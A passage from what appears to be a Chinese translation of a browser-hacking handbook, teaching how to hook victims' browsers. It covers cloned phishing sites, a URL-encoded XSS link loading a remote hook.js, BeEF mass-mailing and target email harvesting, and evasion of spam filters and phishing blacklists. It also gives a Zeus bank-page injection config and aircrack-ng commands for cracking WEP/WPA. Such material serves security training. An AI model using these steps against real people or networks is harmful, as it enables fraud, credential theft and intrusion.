“垃圾邮件”（SPAM）和“钓鱼”经常作为同义词被人混用。在本书中，我们说的垃圾邮件指的是来路不明的电子邮件，通常是一批一批发送的推销真实（有时也不是真实）的商品和服务的邮件。而钓鱼则是一种直接获取信息（通常是用户名和密码）的手段，获取到的信息可能被拿到黑市上售卖，也可能直接被用来欺骗受害者。

钓鱼需要多个部分协同配合，包括伪造的网站、伪造的邮件，有时候还有伪造的即时消息。钓鱼邮件与垃圾邮件的策略通常是一样的，即意图引诱受害者访问伪造的网站。

鱼叉式钓鱼是一种与常规钓鱼类似的技术，但不同的是，它的目标不是大量受害者，而是少数受害者。因此鱼叉式钓鱼可以收集更多受害者的背景信息，进而精细准备诱饵，从而达到更有效欺骗受害者的目的。

有人记得2011年的RSA破坏吗？那次破坏的初始阶段就是针对两组不同的人分别实施鱼叉式钓鱼。而电子邮件的附件中包含对微软Excel的0日攻击。更多内容可以参考http://blogs.rsa.com/anatomy-of-an-attack/或者http://www.theregister.co.uk/2011/03/18/rsa_breach_leaks_securid_data/。

利用钓鱼技术在目标组织的网络中建立一个攻击阵地，非常类似骗子行骗的节奏，只不过你


想要的不是只获得一些重要凭据或其他信息，而是试图在目标浏览器中注入自己的指令。

接下来几节将深入讨论一些常用的方法。这些方法演示了怎么强制目标的浏览器执行攻击代码。

1. 钓鱼攻击

如前所述，钓鱼攻击一直是行骗者获得用户在线凭证的一种方法。钓鱼攻击的目标包括在线银行门户、PayPal、eBay，甚至税务部门。钓鱼攻击的形式多种多样，主要有以下几种。

- **电子邮件钓鱼**。向多个收件人群发一封邮件，要求受害人回复对攻击者有价值的信息。这种技术也用于通过链接或附件分发恶意软件。图2-1展示了一封钓鱼邮件。
- **网站钓鱼**。在网上伪造一个网站，模仿某个合法网站。为了欺骗用户访问这个网站，骗子还会采取辅助技术，比如钓鱼邮件、即时消息、短信，甚至打电话。
- **鱼叉式钓鱼**。经常也要使用一个欺骗性网站，但诱饵只针对一小群目标受众。
- **鲸钓**。指的是目标为高端人物或高级管理人员的鱼叉式钓鱼。


TrustedBank™

Dear valued customer of TrustedBank,

We have recieved notice that you have recently attempted to withdraw the following amount from your checking account while in another country: $135.25.

If this information is not correct, someone unknown may have access to your account. As a safety measure, please visit our website via the link below to verify your personal information:

http://www.trustedbank.com/general/custverifyinfo.asp

Once you have done this, our fraud department will work to resolve this discrepency. We are happy you have chosen us to do business with.

Thank you,
TrustedBank

Member FDIC © 2005 TrustedBank, Inc.

图2-1　钓鱼电子邮件[12]

在目标浏览器中，你的首要目的是让它执行你的代码。因此，我们不讨论纯粹的电子邮件钓鱼和其他与浏览器无关的社会工程手段。

(1) 第一阶段：伪造网站

钓鱼攻击的第一步就是伪造一个网站，在其中隐藏你的恶意代码。视情况不同，这个伪造的网站可以是一个完全虚构的网站，也可以模仿一个合法的网站。比如，你想攻击一家能源公司，就不会去伪造一个网上银行的门户网站，而是伪造一个与能源产业利益相关的网站，比如某能源管理机构的网站。

至于是伪造一个单页网站，还是多弄几个页面，也取决于你自己。假如你想避免目标用户联想到“钓鱼”，那最好多弄几个页面，把内容也准备得充分一些。不过，就一个页面也足够在浏

览器中执行你的初始化JavaScript代码了。

决定了伪造什么网站之后，接下来就要考虑怎么构造必要的HTML和相关文件。以下是几种可能的选择。

- **自己从头开始构建网站**。这种做法对鱼叉式钓鱼有利，就是比较费时间。
- **复制并修改已有站点**。与自己从头开始构建网站类似，但可以利用网上现成的内容。大多数现代浏览器都支持把当前正在浏览的网页保存为HTML文件，这样可以加快制作内容的进度。保存后，就可以直接修改HTML中的页眉和标题字段。
- **克隆已有站点**。与复制并修改已有站点类似，只是连保存和修改内容都不必了，结果与已有站点完全一模一样。
- **显示错误页面**。某些情况下，其实只要显示一个错误页面就足够了。结果页面虽然显示的是服务器错误，但实际上则是在其掩护下通过浏览器执行你的代码。

还记得本章前面讨论的所有XSS方法吗？要进行钓鱼攻击，通常不必构建新网站。如果你前期对目标Web应用做过侦察，而且发现了其中存在的XSS隐患，就可以将那个站点作为钓鱼网站。

这种方法的好处在于通过熟悉的URL把人引导至钓鱼网站，基本不会引起怀疑。这也可以为你的鱼叉式钓鱼做掩护。假设你发现了一个目标网站的XSS缺陷，而且可以使用URL编码你的代码，就可以在钓鱼邮件里让用户提交这样的链接（仅在Firefox中有效）。

"Hi IT Support,

I've been browsing your website and I've noticed a weird error message when I performa search. After I click the 'Search' button I end up on this page:

```
http://browservictim.com/search.aspx?q=%3c%73%63%72%69%70%74%20
%73%72%63%3d%27%68%74%74%70%3a%2f%2f%61%74%74%61%63%6b%65%72%73%65%72
%76%65%72%2e%63%6f%6d%2f%68%6f%6f%6b%2e%6a%73%27%3e%3c%2f%73%63%72%69
%70%74%3e
```

I'm unsure if this is something wrong with my computer or if you guys are havingan issue?

Kind Regards,

Joe Bloggs"

其中链接内编码的参数实际上是这样的：

```
<script src='http://browserhacker.com/hook.js'></scrip>
```

如何克隆网站

克隆网站的方法有很多。

可以使用wget命令行工具在本地克隆一个网站。例如：

```
wget -k -p -nH -N http://browservictim.com
```

这个命令的参数表示如下含义。

- ❑ -k：把已下载文件中的所有链接都转换为本地引用，不再依赖原始或在线内容。
- ❑ -p：下载所有必要文件，确保离线可用，包括图片和样式表。
- ❑ -nH：禁止把文件下载到以主机名为前缀的文件夹中。
- ❑ -N：启用文件的时间戳，以匹配来源的时间戳。

BeEF的社会工程扩展中内置了Web克隆功能。这个框架默认会在被克隆的网站内容中注入JavaScript连接代码。要利用这个功能，通过./beef运行BeEF，然后在相应终端中执行以下代码，以使用BeEF的REST风格API：

```
curl -H "Content-Type: application/json; charset=UTF-8"
  -d '{"url":"<URL of site to clone>","mount":"<where to
 mount>"}'
-X POST http://<BeEFURL>/api/seng/clone_page?token=<token>
```

执行之后，BeEF控制台会显示：

```
[18:19:17][*] BeEF hook added :-D
```

图2-2展示了一个BeEF控制台输出的截图。

然后，可以通过http://<BeEFURL>/<where to mount>访问克隆的网站。安装位置也可以是网站的根目录。还可以把这些位于BeEF的cloned_pages文件夹中的文件上传到其他地方，对克隆的网站进行定制：

```
beef/extensions/social_engineering/web_cloner/cloned_pages/<dom>_mod
```



```
[17:36:55]    |   Hook URL: http://127.0.0.1:3000/hook.js
[17:36:55]    |_  UI URL:   http://127.0.0.1:3000/ui/panel
[17:36:55][+] running on network interface: 192.168.1.1
[17:36:55]    |   Hook URL: http://192.168.1.1:3000/hook.js
[17:36:55]    |_  UI URL:   http://192.168.1.1:3000/ui/panel
[17:36:55][*] RESTful API key: 1f935fe113659022048210c5bb26668487d7369a
[17:36:55][*] HTTP Proxy: http://127.0.0.1:6789
[17:36:55][*] BeEF server started (press control+c to stop)
[17:38:22][*] Cloning page at URL http://www.beefproject.com/
--2013-03-03 17:38:22--  http://www.beefproject.com/
Resolving www.beefproject.com... 213.165.242.10
Connecting to www.beefproject.com|213.165.242.10|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 7637 (7.5K) [text/html]
Saving to: `/Users/xian/beef/beef/extensions/social_engineering/web_cloner/cloned_pages/www.beefpro
ject.com'

100%[======================================>] 7,637       --.-K/s   in 0.002s

2013-03-03 17:38:24 (3.11 MB/s) - `/Users/xian/beef/beef/extensions/social_engineering/web_cloner/c
loned_pages/www.beefproject.com' saved [7637/7637]

Converting /Users/xian/beef/beef/extensions/social_engineering/web_cloner/cloned_pages/www.beefproj
ect.com... 0-10
Converted 1 files in 0.001 seconds.
[17:38:24][*] BeEF hook added :-D
[17:38:24][*] Page at URL [http://www.beefproject.com/] has been cloned. Modified HTML in [cloned_p
aged/www.beefproject.com_mod]
[17:38:25][*] Page can be framed: [true]
[17:38:25][*] Mounting cloned page on URL [/project]
```

图2-2 BeEF成功克隆网站后的输出

不管用什么方法构建HTML，最重要的还是要把包含初始代码的钓鱼内容藏进去。如果你使

用了BeEF的社会工程扩展，一切就自动化了。否则，就必须得更新HTML。不过也很简单，基本上就是在关闭的`</body>`标签前面插入类似如下的一行代码：

```
<script src=http://browserhacker.com/hook.js></script>
```

在需要通过互联网访问钓鱼内容的情况下，需要考虑把Web应用托管到什么地方。近几年来，在线虚拟主机的价格一直持续走低。Amazon最低配置的计算单元收费只要每小时0.02美元（2013年的价格，不含数据存储和流量收费）。如果你的钓鱼时间需要40小时，总成本也不到1美元。

配置好主机环境并启动之后，还要注册一个与内容匹配的域名。跟虚拟计算的价格趋势类似，由于注册商之间竞争的原因，域名注册费用现在也不算高了。像namecheap.com或godaddy.com这些域名注册商，.com域名的报价是每年大约10美元。按照钓鱼的思路，比如可以注册一个域名叫"europowerregulator.com"，或者让其看起来像是它的分支机构。

社会工程工具箱

David Kennedy的社会工程工具箱（Social-Engineer Toolkit，SET）里也包含Web克隆功能。SET不仅能克隆网页，同样也能注入恶意代码。比如，它可注入恶意Java小程序或Metasploit浏览器利用代码。可以在这个地址下载SET：https://github.com/trustedsec/social-engineer-toolkit/。

要使用SET的Java小程序攻击，包括Web克隆，先通过`sudo ./set`运行SET，然后再执行以下几步：

(1) 选择Website Attack Vectors；

(2) 选择Java Applet Attack Method；

(3) 选择Site Cloner；

(4) 输入你想克隆的URL；

(5) 继续设置后续的内容或修改shell选项。

SET的Web服务器开始侦听请求后，可以通过设备的IP地址来查看。

URLCrazy

URLCrazy是Andrew Horton开发的，确实是一个非常不错的实用工具，可以帮你自动生成可能输错的域名或其他变体。下载地址为http://www.morningstarsecurity.com/research/urlcrazy。可以通过执行下列命令运行它：

```
./urlcrazy <domain>
```

图2-3展示了以上命令执行后的输出。




图2-3　URLCrazy的输出

还可以使用短URL进一步模糊钓鱼网站的信息。这个策略特别适合以移动设备为目标的攻击。

拥有域名的好处还包括能够在DNS记录中配置SPF（Sender Policy Framework，发件人策略框架）。在DNS中将SPF配置为SPF或TXT记录，可以指定哪个IP地址能够自己向外发送电子邮件。

SPF的目的是杜绝垃圾邮件发送者以他们本来没有权限的域的名义发送邮件。SMTP服务器接收到特定IP地址发送的邮件后，可以查询对应域的SPF记录，验证该IP是否被允许发送电子邮件。比如，microsoft.com的TXT记录中包含如下信息：

```
v=spf1 include:_spf-a.microsoft.com include:_spf-b.microsoft.com include:_spf-c.
microsoft.com include:_spf-ssg-a.microsoft.com ip4:131.107.115.215 ip4:131.107.
115.214 ip4:205.248.106.64 ip4:205.248.106.30ip4:205.248.106.32 ~all"
```

这条记录的含义如下。

- `v=spf1`：SPF的版本是1。
- `include`：对每个`include`语句，都查询DNS条目中的SPF记录，这样SPF记录就可以引用其他源的策略。
- `ip4`：对每个`ip4`语句，都查询电子邮件是否来自该特定的IP地址。
- `~all`：最后的这个语句是前面的选项都不匹配时返回的结果，对所有其他源返回SOFTFAIL（软失败）。由~表示的SOFTFAIL是一个SPF限定符，其他限定符还有表示PASS（测试通过）的+，表示NEUTRAL（不置可否）的?，表示FAIL（测试失败）的-。通常，带SOFTFAIL标记的消息是可以接受的，但可能会被加上垃圾邮件的标签。

在钓鱼网站的域中设置了有效的SPF记录后，你发送的邮件就不太可能被发送代理和客户端当成垃圾邮件了。这样才能进行到下一阶段，即生成实际的钓鱼邮件。

(2) 第二阶段：钓鱼邮件

通过努力构建了像那么回事的钓鱼网站之后，接下来需要考虑怎么引诱目标上钩了。过去，

引诱目标的方式主要是钓鱼邮件。图2-1展示了一封以在线银行名义发送的钓鱼邮件。不过，在攻击目标的过程中，我们通常能了解有关目标的更多信息，从而让邮件的措辞和格式不那么泛泛。

首先，需要生成目标的电子邮件地址。利用Google、LinkedIn及其他社交媒体网站，这一步可能并不难。Maltego[13]、jigsaw.com、theHarvester[14]和Recon-ng等工具可以帮上你的忙。

获取联系人信息

Recon-ng是用Python写的模块化的Web侦察框架，它的下载地址是https://bitbucket.org/LaNMaSteR53/recon-ng。这个工具有一个类似控制台的界面，像Metasploit的那种。要从jigsaw.com获取电子邮件地址，需先通过执行./recon-ng启动Recon-ng，然后再执行以下步骤：

```
recon-ng > use recon/contacts/gather/http/jigsaw
recon-ng [jigsaw] > set COMPANY <目标公司名>
recon-ng [jigsaw] > set KEYWORDS <你想追加的关键词>
recon-ng [jigsaw] > run
recon-ng [jigsaw] > back
recon-ng > use reporting/csv_file
recon-ng [csv_file] > run
```

在数据文件夹内，会生成一个results.csv文件，其中包含获取的联系人信息。如果你有LinkedIn API的访问键，还可以使用recon/contacts/gather/http/linkedin_auth模块。

theHarvester是另一个类似的Python脚本，可以在这里下载：http://www.edge-security.com/theharvester.php。与Recon-ng类似，theHarvester可以利用开源搜索引擎，以及API驱动的数据库，来构建电子邮件的联系人列表。要使用theHarvester，只需执行以下命令：

```
./theHarvester.py -d <目标域> -l <有限的结果数量>\
-b <数据源：例如google>
```

取得了电子邮件地址的列表后，下一步是制作诱饵。与构建钓鱼网站类似，必须做到让邮件的内容看起来像真的一样。

当然，最终你得把邮件发给目标用户。发送邮件的一个方法，就是使用BeEF的社会工程邮件群发器。

使用BeEF的邮件群发器

BeEF的邮件群发器在使用前需要设置一下。设置之后，就可以方便地群发纯文本以及HTML格式的邮件了。

首先，配置邮件群发器。打开并编辑beef/extensions/social_engineering/config.yaml，找到mass_mailer部分：

```
user_agent: "Microsoft-MacOutlook/12.12.0.111556"
host: "<SMTP服务器地址>"
port: <SMTP服务器端口>
```

```
use_auth: <true或false>
use_tls: <true或false>
helo: "<发件地址域名，如：europowerregulator.com>"
from: "<发件地址，如：marketing@europowerregulator.com>"
password: "<SMTP服务器密码>"
```

接下来要配置电子邮件模板。在生成实际使用的模板之前，必须配置模板依赖的资源，比如图片等。配置要在社会工程扩展的配置文件中进行。BeEF中提供了一个名为“edfenergy”的示例，还在那个config.yaml文件中，可以找到其配置项：

```
edfenergy:
  images: ["corner-tl.png", "main.png", "edf_logo.png",
      "promo-corner-left.png", "promo-corner-right-arrow.png",
      "promo-reflection.png", "2012.png", "corner-bl.png",
      "corner-br.png", "bottom-border.png"]
  images_cids:
      cid1: "corner-tl.png"
      cid2:  "main.png"
      cid3:  "edf_logo.png"
      cid4:  "promo-corner-left.png"
      cid5:  "promo-corner-right-arrow.png"
      cid6:  "promo-reflection.png"
      cid7:  "2012.png"
      cid8:  "corner-bl.png"
      cid9:  "corner-br.png"
      cid10: "bottom-border.png"
```

这里配置的主要是将来模板中会被替换的图片以及ID引用。实际的邮件模板位于beef/extensions/social_engineering/mass_mailer/templates/edfenergy/下，有mail.plain和mail.html两个文件。这两个文件会利用一个简单的模板系统，动态替换完相关内容后再发送出去，包括替换本地图片和收件人。

通过BeEF的邮件群发器发送的图片没有在线版本。这些图片会从网上被下载下来，然后编码为base64格式嵌入邮件主体。如果你打开mail.html，就会看到“__name__”和“__link__”。这些内容将在发送前被动态替换。与Web克隆程序类似，邮件群发器也是通过REST风格的API执行的。在BeEF运行的情况下，打开一个新的终端，然后执行以下curl命令：

```
curl -H "Content-Type: application/json; charset=UTF-8"\
-d '{"template":"edfenergy","subject":"<邮件主题>",\
"fromname":"<发件人>","link":"<钓鱼网站URL>",\
"linktext":"<骗人的链接文字>","recipients":[{"<目标的邮箱>":\
"<目标的名字>","<目标2的邮箱>":"<目标2的名字>"}]}' \
  -X POST http://<BeEFURL>/api/seng/send_mails?token=<token>
```

通过这里的选项，可以配置以下内容。

- ❑ template：配置要使用的模板，在这里就是要使用edfenergy模板。
- ❑ subject：设置钓鱼邮件的主题。
- ❑ fromname：设置发件人的名字，不一定与全局配置中的from字段值一样。
- ❑ link：设置钓鱼网站地址。

- linktext：有的模板中需要嵌入钓鱼网站的链接，但显示的是这里设置的链接文字。
- recipients：这个字段由多个收件人的名字和邮件地址构成，多个收件人用逗号隔开，名字会嵌入模板。
- BeEFURL：指向BeEF实例的URL。
- token：BeEF的REST风格API的访问键，用于访问BeEF服务器。

执行以上命令后，BeEF控制台就会显示如下信息：

```
Mail 1/2 to [target1@email.com] sent.
Mail 2/2 to [target2@email.com] sent.
```


发送完钓鱼邮件后，钓鱼活动就正式开始了。但在向真正的目标发送邮件之前，最好拿自己先测试一下。通过测试可以修改邮件模板或者钓鱼网站中存在的问题。

2. 诱饵

把攻击目标引诱到钓鱼网站不一定非要通过钓鱼邮件。随着时间推移，社会工程技术的发展也产生了*物理诱饵*。2004年，安全研究人员就实地演示过怎么使用物理诱饵。当时，他们就在大街上强制路人用密码交换巧克力[15]。

当然，只是知道某人的电脑密码也不一定能帮你侵入他的浏览器。不过你也可以把U盘（USB闪存驱动器）偷偷地放在大街上某个地方。要是有人看见并拾走，那他很可能会把它带到家里插到自己的电脑上，看看里面有什么。毕竟，人人都有好奇心嘛！

使用U盘就可能引诱用户通过浏览器打开由攻击者控制的网站。很简单，只要在U盘里保存一个HTML文件，里面包含一个点击就打开钓鱼网站的链接即可。因为HTML文件随处可见，所以放到一个外部存储器上也没什么大不了，所在防病毒软件通常不会怀疑。自然，把U盘换成光盘也一样。另一个刚刚出现的诱饵技术是使用恶意的QR（quick response，快速响应）码，比如适合智能手机扫描的二维码，现在就很流行。图2-4展示了一个QR码。QR码最初应用于制造业，方便快速扫描识别商品信息，其应用范围越来越广，海报、公交车站以及其他零售商品上随处可见QR码。

只要手机里安装了QR码应用，就可以用摄像头扫描QR码，然后显示出文本信息。如果QR码是一个URL，手机就会将该URL发送给浏览器，某些情况下浏览器甚至会自动打开链接。根据赛门铁克公司的研究[16]，很多想干坏事的人会印刷一些带QR码的标签，把它们贴到人流密集的地方。

生成QR码也很简单，比如可以使用谷歌的Chart API[17]。访问下面的地址，就可以用这个工具生成QR码，这个QR码里需要包含宽度、高度和需要编码的信息等参数：

```
https://chart.googleapis.com/chart?cht=qr&chs=300x300&chl=http://browserhacker.com
```

此外，BeEF也有一个QR Code Generator模块，能够为你生成Google Chart的URL。配置这个扩展需要编辑beef/extensions/qrcode/config.yaml文件：

```
enable: true
```

```
target: ["http://<钓鱼URL>","/<BeEF的相对链接>"]
qrsize: "300x300"
```

配置之后，启动BeEF就会给出相应的Google Chart的URL。

图2-4　QR码

别忘了利用URL缩短和其他模糊技术隐藏钓鱼网站的地址。

3. 反钓鱼机制

在进行钓鱼攻击的时候，一定要知道有一些机制会不断给我们制造麻烦。现代浏览器和电子邮件客户端都会尽力降低钓鱼及钓鱼邮件伤害收件人的可能性。前面介绍了配置SPF记录有助于减少你的邮件被标记为垃圾邮件的机会，但千万不能低估浏览器检测恶意内容的能力。

Chrome和Firefox都在使用的谷歌的Safe Browsing API[18]，就是一个随时可以通过互联网访问的API，允许浏览器在渲染之前检测URL的正确性。这个API不仅能根据个人报告的钓鱼网站向用户给出提示，还会报告存在恶意内容的站点。

如果你的钓鱼攻击目标很窄，那么其中一个目标会上报你的域或者（至少初始时）被自动发现的可能性就会比较小。有效的钓鱼攻击的这段时间被称为“钓鱼攻击黄金第一小时”（Golden Hour of Phishing Attacks）。这是因为Trusteer的研究[19]表明，50%的钓鱼攻击受害者会在打开钓鱼网站的第一个小时内泄露自己的信息。

其他反钓鱼工具

除了谷歌的Safe Browsing API，还有很多工具尝试让用户远离可能不安全的站点，比如下面几个：

- IE的Anti-Phishing Filter
- McAfee的SiteAdvisor
- Web of Trust的WOT插件
- PhishTank的插件
- Netcraft的Anti-Phishing扩展

关键在于怎么让你发送的邮件范围与钓鱼站点恰当地匹配。发送的邮件太多，网站很可能短时间内被人举报。发送的邮件太少，访问钓鱼网站的人又太少。

另一个防止钓鱼网站被列入黑名单的技术，就是启用防火墙或.htaccess规则。经过配置之后，

可以仅在目标通过自己组织的Web代理接收网页时，才会显示钓鱼内容。

这个机制的一个高级的版本是被RSA公司称为“bouncer phishing kit”[20]的技术。这个钓鱼工具包会自动把钓鱼URL动态分发给目标，如果重复访问同一内容的ID不唯一，或者访问次数太多，钓鱼网站就会返回HTTP 404错误。

如前所述，有时候单凭技术不可能向隐患Web应用插入初始指令，或者获得某个沟通渠道的访问权限。这时候，你就只能面向终端用户了。只要动机选择合适，人们通常都情愿做出可能让自己受害的举动。不要低估使用社会工程技术控制浏览器的威力。

2.2.5 使用中间人攻击

用于在目标浏览器中嵌入初始控制代码的方法，不一定局限在通信的两端。一种叫作中间人（Man-in-the-Middle attack，简称MitM）攻击的老技术，自从人类相互之间通过不可信渠道发送信息开始，就一直是一种流行的攻击技术。

中间人攻击的概念非常简单，就是敌人通过窃听，有可能在信息从发送者传输至接收者的过程中篡改它。为了实现这种攻击，必须确保发送者和接收者都无法知道自己的通信内容被第三方看过或者修改过。

密码学的一个挑战就是要发明保证通信安全的技术，特别是要减小中间人攻击的可能性。因此，很多加密算法主要是同时关注提高机密性和完整性。与所有安全增强和措施的情况一样，信息与通信安全的每一次进步，都会伴随着攻击者迅速地找到绕过相应安全手段的方法。

随着浏览器日益成为上网获取信息的标准方式，它在通过不可信渠道发送和接收信息的框架中，也正在扮演越来越重要的角色。这同时也为攻击者提供了向浏览器中注入初始代码的机会。

1. 浏览器中间人攻击

中间人攻击一直发生在OSI模型的较低层次，位于应用层以下（应用层是HTTP及相关协议运行的层次）。而浏览器中间人（Man-in-the-Browser，MitB）攻击是与传统中间人攻击类似的一种方式，只不过完全发生在浏览器中。大多数持久JavaScript通信（勾连）逻辑，实际上都是浏览器中间人攻击，具有如下特点：

- 对用户不可见
- 对服务器不可见
- 能够修改当前页面的内容
- 能够读取当前页面的内容
- 不需要受害人介入

这种窃取信息的方式也常见于银行恶意软件攻击（比如Zeus或SpyEye，都提供注入功能）。这些方便的功能可以让僵尸网络操作人员指定配置文件[21]，以确定如何以及把什么注入HTTP(S)响应。这种注入完全发生在浏览器中，不会影响浏览器的SSL机制。举个例子：

```
set_url https://www.yourbank.com/*
data_before
<div class='footer'>
```

```
data_end
data_inject
<script src='https://browserhacker.com/hook.js'></script>
data_end
data_after
</body>
data_end
```

这是Zeus配置文件中的通用配置，这些配置项会在浏览器访问https://www.yourbank.com/中的任意网页时被激活。它会查找`<div class='footer'>`，然后再插入新的JavaScript远程脚本。这一点与我们前面介绍的初始控制的示例一样。当网页被渲染后，浏览器会加载脚本，并认为它来自合法的网站。

如果攻击者能够在系统中启动进程，特别是如果这种注入发生在浏览器所在进程中，那么受害人无论如何也逃不掉了。除了HTML注入，这类恶意软件通常还提供更多其他功能，比如抓取表单、操作系统级的击键记录，以及屏幕截图等。

2. 无线攻击

无线网络技术的发展和爆炸式应用，是计算机网络技术最大的进步之一。但正像本大叔给蝙蝠侠的忠告："能力越大，责任也就越大。"

在各种破坏性技术当中，无线网络一直是安全研究人员与网络工程师之间争议最大的技术之一。想想看，只要有人一通过无线电波通信，在没有电缆约束的情况下，自然会面对更多敌人的威胁。

对无线网络，特别是对IEEE 802.11协议下通信的最初威胁，来自攻击者对在空气中传播的通信内容机密性的破坏。Fluhrer、Mantin和Shamir最早于2001年发表了一份研究报告，记载了对无线网络流量的窃听[22]。短短几年之后，最早的802.11标准被批准。很快，就有人发表了绕过WEP（Wired Equivalent Privacy，有线等效保密）机制的方法。

802.11的安全机制

IEEE 802.11标准问世之初，就加入了安全机制，以降低无线传输过程中泄密、破坏完整性，以及丧失可用性的可能。随着时间推移，安全社区对这些机制的安全漏洞进行了全面研究。以下内容简要概述了这些无线安全机制及相应的缺陷。

SSID隐藏

大多数路由器支持不广播其**服务设备标识符**（Service Set IDentifier，SSID）。然而，为了实现无线通信，无线客户端经常要求连接到有名字的SSID，从而会泄露这个信息。Kismet及Aircrack等工具可以用来发现SSID。

静态IP过滤

与SSID隐藏类似，尽管静态IP过滤有可能限制对无线路由器DHCP的连接，但IP地址能被无线工具发现，攻击者只要在自己的无线界面中进行简单配置即可连接。

MAC地址过滤

IP地址过滤的问题对MAC地址过滤也一样存在。使用无线工具找到连接设备的MAC地址

后，可以修改你的MAC地址，伪装成允许连接的客户端。

在Windows上，通过配置网络地址设置，可以在无线适配器的高级属性中修改MAC地址。

在Linux上，可以使用`ifconfig`命令修改MAC地址：

```
ifconfig <接口> hw ether <MAC地址>
```

OS X与Linux类似：

```
sudo ifconfig <接口> ether <MAC地址>
```

WEP

使用Aircrack-ng[23]套件，只需简单的几步即可破解WEP密钥。

(1) 在监控模式下启动可注入的无线适配器：

```
airmon-ng start <适配器，例如：wifi0>
<无线信道，例如：9>
```

这样就把被动接口放到了监控模式下。

(2) 使用监控模式适配器测试数据包注入。这个适配器通常不同于wifi0，比如Atheros接口：

```
aireplay-ng -9 -e <目标网络的SSID>
-a <目标接入点的MAC地址>
<被动接口，例如：ath0>
```

(3) 开始捕获WEP初始向量：

```
airodump-ng -c <无线信道，例如：9>
--bssid <目标接入点的MAC地址>
-w output <被动接口，例如：ath0>
```

(4) 将MAC地址与无线接入点关联：

```
aireplay-ng -1 0 -e <目标网络的SSID>
-a <目标接入点的MAC地址>
-h <我们的MAC地址><被动接口，例如：ath0>
```

(5) 在ARP请求重播模式下启动Aireplay-ng，生成WEP初始向量：

```
aireplay-ng -3 -b <目标接入点的MAC地址>
-h <我们的MAC地址>
<被动接口，例如：ath0>
```

输出的捕获文件应该变大，因为其中有包含了WEP初始向量在内的流量。要破解其中的WEP证书，执行以下命令：

```
aircrack-ng -b <目标接入点的MAC地址> output*.cap
```

或

```
aircrack-ng -K -b <目标接入点的MAC地址> output*.cap
```

WPA/WPA2

与破解WEP不同，破解WPA/WPA2只能在某些条件下行得通。其中一个条件是WPA被配置为PSK（Pre-Shared Key，预共享密钥）模式，即只使用共享密码，不使用证书。

需要使用airodump-ng等工具，捕获WPA/WPA2认证握手。这意味着要等待某个新客户端连接，或者强制让某个已连接的客户端断开连接之后重新连接。最后，通过暴力破解握手信息，得到PSK。

(1) 在监控模式下启动可注入的无线适配器：

```
airmon-ng start <适配器，例如：wifi0>
<无线信道，例如：9>
```

这样就把被动接口放到了监控模式下。

(2) 开始捕获WPA握手：

```
airodump-ng -c <无线信道，例如：9>
--bssid <目标接入点的MAC地址>
-w psk <被动接口，例如：ath0>
```

(3) 现在可以强制某个客户端解除认证，并寄希望于该客户端会重新请求认证：

```
aireplay-ng -0 1 -a <目标接入点的MAC地址>
-c <想要令其重新认证的客户端的MAC地址>
<被动接口，例如：ath0>
```

(4) 捕获到握手信息之后，着手破解它：

```
aircrack-ng -w <密码字典文件>
-b <目标接入点的MAC地址> psk*.cap
```

尽管窃听网络流量对获取敏感信息可能有用，却不一定能够实现数据篡改。为了把初始化代码嵌入网络流量，不能仅仅局限于使用纯粹的窃听技术。

在获得某个无线网络的访问权限后，接下来就可以考虑执行其他网络攻击，比如ARP欺骗、Web代理或其他网关设备的模拟。后面会讨论ARP欺骗技术。

除了尝试在未被授权的情况下，访问无线网络以执行中间人攻击，还可以采用其他技术，比如欺骗客户端，使其相信你是无线接入点。这种接入点通常被称为*流氓接入点*（rogue access points），运行方式也不止一种。

一种方式是简单地加入一个已经有广播的（打开的）无线网络，然后使用独立接口连接到合法的无线网络。另一种方式则是强制解除对无线客户端的认证，然后用比合法路由更强的信号广播，伪装成接入点。

KARMA是Dino Dai Zovi和Shane Macaulay在2004年开发的一套工具[24]，包括对Linux的MADWifi驱动程序的补丁。使用这套工具，可以让计算机响应任意802.11探针请求，而且不需要SSID。这样，你就可以装扮成默认或之前连接的无线接入点，引诱客户端连接你。在很多操作系统中，重新连接之前已知的无线网络都是默认执行的操作。

这套工具中还包含一些模块，不仅能让你自动装扮成无线接入点，还能让你装扮成DHCP服务器、DNS服务器，当然还有Web服务器。没错，使用KARMA也可以装扮成Web代理，在所有Web请求中注入初始化的JavaScript指令。

使用代理动态修改流量并不新鲜。使用代理软件执行各种有意思的、不寻常的任务早已司空见惯。比如，运行透明代理在用户浏览器中水平翻转已经渲染的图片[25]，截获苹果Siri的流量定制家居自动化，以控制用户的温度调节器[26]。

3. ARP欺骗

